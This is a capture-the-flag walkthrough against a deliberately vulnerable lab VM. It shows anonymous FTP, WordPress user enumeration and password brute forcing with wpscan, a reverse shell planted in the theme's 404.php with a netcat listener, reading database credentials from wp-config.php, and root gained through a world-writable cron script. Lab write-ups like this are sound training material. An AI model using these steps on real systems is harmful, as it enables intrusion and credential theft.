22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol
[SNIP]
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_ /backup_wordpress
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

FTP Anonymous login:

```
crazyeights@es-base:~$ ftp 192.168.56.112
Connected to 192.168.56.112.
```

```

220 (vsFTPd 2.3.5)
Name (192.168.56.112:crazyheights): Anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 65534      65534      4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0          0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
[SNIP]

```

Looking at users.txt.bk:

```

abatchy
john
mai
anne
doomguy

```

HTTP:

Web Enumeration:

```
crazyeights@es-base:~$ dirb http://192.168.56.112
```

```
GENERATED WORDS: 4612
```



```

Checking robots.txt:

```
robots.txt:
User-agent: *
Disallow: /backup_wordpress
```

Checking out /backup_wordpress:

Enumerating Wordpress Users:

```
crazyeights@es-base:~$ wpscan --url http://192.168.56.112/backup_wordpress/ -e u
```

```
[i] User(s) Identified:
```

```
[+] john
```

```
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

```
[+] admin
```

```
| Found By: Author Posts - Display Name (Passive Detection)

|   Login Error Messages (Aggressive Detection)
```

Cracking users passwords:

```
crazyeights@es-base:~$ wpscan --url http://192.168.56.112/backup_wordpress/ --passwords lists/rockyou-40.txt --usernames john,admin
```



```
[+] Performing password attack on Xmlrpc against 2 user/s
```

```
[SUCCESS] - john / enigma
```

Logging in to wordpress as john:enigma

Putting a reverse shell in 404.php:

Run nc -lvp 1234, then paste the reverse shell and save:

```
crazyheights@es-base: ~  
crazyheights@es-base:~$ nc -lvp 1234  
listening on [any] 1234 ...  
192.168.56.112: inverse host lookup failed: Unknown host  
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.112] 35259  
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 U

/bin/sh: 0: can't access tty; job control turned off  
$ cd /home  
$ ls  
abatchy  
anne  
doomguy  
john  
mai  
$ cd /www-data/html
```

Priv. Escalation:

This might work, I didn't test it:

```
$ find / -perm /4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lppasswd
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/ty
```

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 12.04.4 LTS
Release: 12.04
Codename: precise
```

Checking out wp_config.php:

```
crazyeights@es-base: ~  
$ cd ../  
$ cat wp-config.php  
<?php  
/**  
 * The base configuration for WordPress  
 *  
 * The wp-config.php creation script uses this file during the  
 * installation. You don't have to use the web site, you can  
 * copy this file to "wp-config.php" and fill in the values.  
 *  
 * This file contains the following configurations:  
 *  
 * * MySQL settings  
 * * Secret keys  
 * * Database table prefix  
 * * ABSPATH  
 *  
 * @link https://codex.wordpress.org/Editing_wp-config.php  
 *  
 * @package WordPress  
 */  
  
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wp');  
  
/** MySQL database username */  
define('DB_USER', 'john@localhost');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'thiscannotbeit');
```

Checking out crontab:

```
$ cat crontab  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 * * * * root    cd / && run-parts --report /etc/cron.hourly  
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report  
/etc/cron.daily )  
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report  
/etc/cron.weekly )  
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report  
/etc/cron.monthly )
```

```
* * * * * root /usr/local/bin/cleanup
#
$
```

Checking out cleanup:

```
#
$ cd /usr/local/bin
$ cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

$ ls -lai cleanup
37657 -rwxrwxrwx 1 root root 64 Mar  3 2018 cleanup
$
```

Getting the root flag in an extremely lazy way:

Modifying cleanup script:

```
$ echo cp /root/flag.txt /home/flag.txt >> cleanup
$ cat cleanup
#!/bin/sh
[SNIP]
cp /root/flag.txt /home/flag.txt
```

Checking the /home directory for the flag:

```
$ ls -lai /home
total 32
393219 drwxr-xr-x  7 root    root  4096 Sep 26 13:35 .
      2 drwxr-xr-x 23 root    root  4096 Mar  3 2018 ..
420171 -rw-r--r--   1 root    root  248 Sep 26 13:36 flag.txt
[SNIP]
```

Getting the flag:

```
$ cat /home/flag.txt
Congratulations!
```

If you can read this, that means you were able to obtain root permissions on this VM.

You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.

Did you find them all?

@abatchy17
